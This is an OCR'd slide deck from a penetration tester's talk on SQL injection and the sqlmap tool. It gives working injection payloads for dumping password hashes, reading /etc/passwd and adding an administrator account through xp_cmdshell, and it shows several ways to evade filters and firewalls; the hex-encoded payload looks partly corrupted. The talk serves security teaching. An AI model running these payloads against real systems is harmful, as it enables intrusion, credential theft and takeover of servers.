
SQL injection: Not only AND 1=1

Bernardo Damele A. G.
Penetration Tester
Portcullis Computer Security Ltd

bernardo.damele@gmail.com
+44 7788962949



Introduction

- From the OWASP Testing Guide:

  "SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands"

- A long list of resources can be found on my delicious profile, http://delicious.com/inquis/sqlinjection

How does it work?

- Detection of a possible SQL injection flaw
- Back-end database management system fingerprint
- SQL injection vulnerability can lead to:
  - **DBMS data exfiltration and manipulation**
  - **File system read and write access**
  - **Operating system control**

sqlmap – http://sqlmap.sourceforge.net

- Open source command-line *automatic* tool
- Detect and exploit SQL injection flaws in web applications
- Developed in Python since July 2006
- Released under GPLv2

sqlmap key features

- Full support for **MySQL**, **Oracle**, **PostgreSQL** and **Microsoft SQL Server**
- Three SQL injection techniques:
  - Boolean-based blind
  - UNION query
  - Batched queries
- Targets: from **user**, by parsing **WebScarab**/**Burp** proxies log files, by **Google dorking**

sqlmap key features

- Perform an extensive back-end DBMS fingerprint
- Enumerate users, password hashes, privileges, databases, tables, columns and their data-type
- Dump entire or user specified database table entries
- Run custom SQL statements

Database management system fingerprint

- sqlmap implements up to **four** techniques:
  - Inband error messages
  - Banner (`version()`, `@@version`, ...) parsing
  - **SQL dialect**
  - **Specific functions static output comparison**

Database management system fingerprint

- Example of basic back-end DBMS fingerprint on Oracle 10g Express Edition:
  - **Two** techniques:
    - Specific variables
    - Specific functions static output comparison
  - The **two** possible queries to fingerprint it are:

```
AND ROWNUM=ROWNUM
AND LENGTH(SYSDATE)=LENGTH(SYSDATE)
```

Database management system fingerprint

- Example of extensive back-end DBMS fingerprint on Microsoft SQL Server 2005:
  - **Three** techniques:
    - Active fingerprint: Microsoft SQL Server 2005
    - Banner parsing fingerprint: Microsoft SQL Server 2005 Service Pack 0 version 9.00.1399
    - HTML error message fingerprint: Microsoft SQL Server

    Active fingerprint refers to specific functions' static output comparison in this example

Database management system fingerprint

- Examples of SQL dialect fingerprint:
  - On MySQL:

```
/*!50067 AND 47=47 */
```

  - On PostgreSQL:

```
AND 82::int=82
```

More on fingerprint

- Fingerprinting is a key step in penetration testing
  - It is not only about back-end DBMS software
- There are techniques and tools to fingerprint the web server, the web application technology and their underlying system
- What about the back-end DBMS underlying operating system?

More on fingerprint

- sqlmap can fingerprint them **without** making extra requests:
  - Web/application server and web application technology: by parsing the HTTP response headers
    - Known basic technique
  - Back-end DBMS operating system: by parsing the **DBMS banner**
    - Over-looked technique

SQL statement syntax

- Identify the web application query syntax is mandatory
- It is needed to correctly exploit the flaw
- Example:

```
"SELECT id, user FROM users WHERE id LIKE
((('%" . $_GET['id'] . "%'))) LIMIT 0, 1"
```

SQL statement syntax

- Possible exploitation vector:

```
page.php?id=1'))) AND ((('RaNd' LIKE 'RaNd
```

- For a boolean-based blind SQL injection exploit:

```
1'))) AND ORD(MID((SQL query),
Nth SQL query output character, 1)) >
Bisection algorithm number
AND ((('RaNd' LIKE 'RaNd
```

SQL statement syntax

- For a UNION query SQL injection exploit:

```
1'))) UNION ALL SELECT NULL,
Concatenated SQL query#
AND ((('RaNd' LIKE 'RaNd
```

- For a batched query SQL injection exploit:

```
1')));  SQL query;#
AND ((('RaNd' LIKE 'RaNd
```

Bypass number of columns limitation

- You've got a SQL injection point vulnerable to UNION query technique detected by:
  - **`ORDER BY`** clause brute-forcing
  - **`NULL`** brute-forcing
  - Sequential number brute-forcing
- The number of columns in the **`SELECT`** statement is fewer than the number of columns that you want to inject

Bypass number of columns limitation

- Concatenate your **`SELECT`** statement columns with random delimiters in a single output

- Example:
  - The original **`SELECT`** statement has only one column
  - Back-end DBMS is PostgreSQL 8.3
  - We want to retrieve users' password hashes

Bypass number of columns limitation

```
SELECT username, passwd FROM pg_shadow
```

```
UNION ALL SELECT,
CHR(109)||CHR(107)||CHR(100)||CHR(83)||CHR
(68)||CHR(111)||COALESCE(CAST(username AS
CHARACTER(10000)),
CHR(32)||CHR(80)||CHR(121)||CHR(80)||CHR(
121)||CHR(66)||CHR(109)||COALESCE(CAST(pas
swd AS CHARACTER(10000)),
CHR(32)||CHR(104)||CHR(108)||CHR(74)||CHR
(103)||CHR(107)||CHR(90), FROM pg_shadow--
```

Single entry UNION query SQL injection

- You've got a parameter vulnerable to UNION query SQL injection
- The page displays only the query's first entry output
- Change the parameter value to its **negative value** or append a **false `AND`** condition to the original parameter value
  - Cause the original query to produce no output

Single entry UNION query SQL injection

- Inspect and unpack the SQL injection statement:
  - Calculate its output number of entries
  - Limit it to return one entry at a time
  - Repeat the previous action N times where N is the number of output entries

Single entry UNION query SQL injection

- Example on MySQL 4.1 to enumerate the list of databases:

```
SELECT db FROM mysql.db
```

```
SELECT … WHERE id=1 AND 3=2 UNION ALL SELECT
CONCAT(CHAR(100,84,71,69,87,98),IFNULL(CAST(db
AS CHAR(10000)), CHAR(32)),
CHAR(65,83,118,81,87,116)) FROM mysql.db LIMIT
Nth, 1# AND 6972=6972
```

Single entry UNION query SQL injection

- Another technique consists of retrieving entries as a single string

- Example on MySQL 5.0:

```
SELECT user, password FROM mysql.user
```

```
SELECT GROUP_CONCAT(CONCAT(user, 'RaND', password)) FROM mysql.user
```

Getting a SQL shell

- sqlmap has options to enumerate / dump different types of data from the back-end DBMS
- It also allows the user to run custom SQL queries
- It inspects the provided statement:
  - **`SELECT`**: it goes blind or UNION query to retrieve the output
  - DDL, DML, etc: it goes batched query to run it

SQL injection: Not only WHERE clause

- Most of the SQL injections occur within the **`WHERE`** clause, but **`GROUP BY`**, **`ORDER BY`** and **`LIMIT`** can also be affected

- SQL injection within these clauses can be exploited to perform a blind injection or, in some cases a UNION query injection

- In all cases batched query injection is possible

SQL injection in GROUP BY clause

- Example on MySQL 5.0:

```
"SELECT id, name FROM users GROUP BY "
. $_GET['id']
```

```
SELECT id, name FROM users GROUP BY 1,
(SELECT (CASE WHEN (condition) THEN 1 ELSE
1*(SELECT table_name FROM
information_schema.tables) END))
```

SQL injection in ORDER BY clause

- Example on PostgreSQL 8.2:

```
"SELECT id, name FROM users ORDER BY "
. $_GET['id']
```

```
SELECT id, name FROM users ORDER BY 1,
(SELECT (CASE WHEN (condition) THEN 1 ELSE
1/0 END))
```

SQL injection in LIMIT clause

- Example on MySQL 6.0:

```
"SELECT id, name FROM users LIMIT 0, "
. $_GET['id']
```

```
SELECT id, name FROM users LIMIT 0, 1
UNION ALL SELECT (CASE WHEN (condition)
THEN 1 ELSE 1*(SELECT table_name FROM
information_schema.tables) END), NULL
```

SQL injection payloads to bypass filters

- There are numerous techniques to bypass:
  - Web application language security settings
  - Web application firewalls
  - Intrusion [Detection|Prevention] Systems
  - Web server security settings
- These techniques can be combined

PHP Magic Quotes misuse: Bypass

- You've a SQL injection point in a **`GET`**, **`POST`** parameter or **`Cookie`** value
- Web application language is PHP
  - **`magic_quotes_gpc`** setting is **On**
- Back-end DBMS is either Microsoft SQL Server or Oracle
  - Their escaping character for single quote is **single quote**

PHP Magic Quotes misuse: Bypass

- Original statement:

```
"SELECT name, surname FROM users WHERE
name='" . $_GET['name'] . "'"
```

- Example of a successful exploit:

```
foobar' OR 10>4--
```

- Query passed by PHP to the back-end DBMS:

```
SELECT name, surname FROM users WHERE
name='foobar\' OR 10>4--'
```

PHP Magic Quotes misuse: Bypass

- For a UNION query SQL injection exploit:

```
SELECT name, surname FROM users WHERE
name='foobar\' UNION ALL SELECT NAME,
PASSWORD FROM SYS.USER$--'
```

- For a boolean-based blind SQL injection exploit:

```
SELECT name, surname FROM users WHERE
name='foobar\' OR ASCII(SUBSTR((SQL
query), Nth SQL query output char, 1))
> Bisection algorithm number--'
```

PHP Magic Quotes bypass: Avoid single quotes

- Example on MySQL:

```
LOAD_FILE('/etc/passwd')
```

↓

```
LOAD_FILE(CHAR(47,101,116,99,47,112,97,
115,115,119,100))
```

or

```
LOAD_FILE(0x2f6574632f706173737764)
```

- It is not limited to bypass only PHP Magic Quotes

Bypass with percentage char on ASP

- ASP ignores `%` if not followed by a valid pair of characters

- Example on ASP with back-end DBMS PostgreSQL:

```
SELECT pg_sleep(3)
```

↓

```
S%ELEC%T %p%g_sle%ep(%3)
```

Bypass by hex-encoding the SQL statement

- Example on Microsoft SQL Server:

```
exec master..xp_cmdshell 'NET USER myuser
mypass /ADD & NET LOCALGROUP
Administrators myuser /ADD'
```

```
DECLARE @rand varchar(8000) SET @rand =
0x657865632065d6173746572e2e78705f636d6473
68656c6c20274e45542055534552206d7975736572
206d797061737320f414442026204e4554204c4f
43414c47524f55502041646d696e697472617461746f
7273206d797573657220f41444427; EXEC
(@rand)
```

Bypass by comments as separators

- Example on MySQL:

```
SELECT user, password FROM mysql.user
```

```
SELECT/*R_aNd*/user/*rA.Nd*/,/*Ran|D
*/password/*r+anD*/FROM/*rAn,D*/mysq
l.user
```

Bypass by random mixed case payload

- Example on Oracle 10g:

```
SELECT banner FROM v$version WHERE
ROWNUM=1
```

```
SeLEcT BaNneR FroM v$vERsIon WhERe
ROwNUm=1
```

Bypass by random URI encoded payload

- Example on PostgreSQL:

```
SELECT schemaname FROM pg_tables
```

```
%53E%4c%45%43T%20%73%63h%65%6d%61%6e
a%6de%20%46%52O%4d%20%70g%5f%74a%62%
6ce%73
```

Credits

- Chip Andrews, www.sqlsecurity.com
- Daniele Bellucci, daniele.bellucci.googlepages.com
- David Campbell, www.owasp.org
- Kieran Combes
- Alberto Revelli, sqlninja.sourceforge.net
- Sumit Siddharth, www.notsosecure.com
- Alessandro Tanasi, lab.lonerunners.net

Questions?

Thanks for your attention!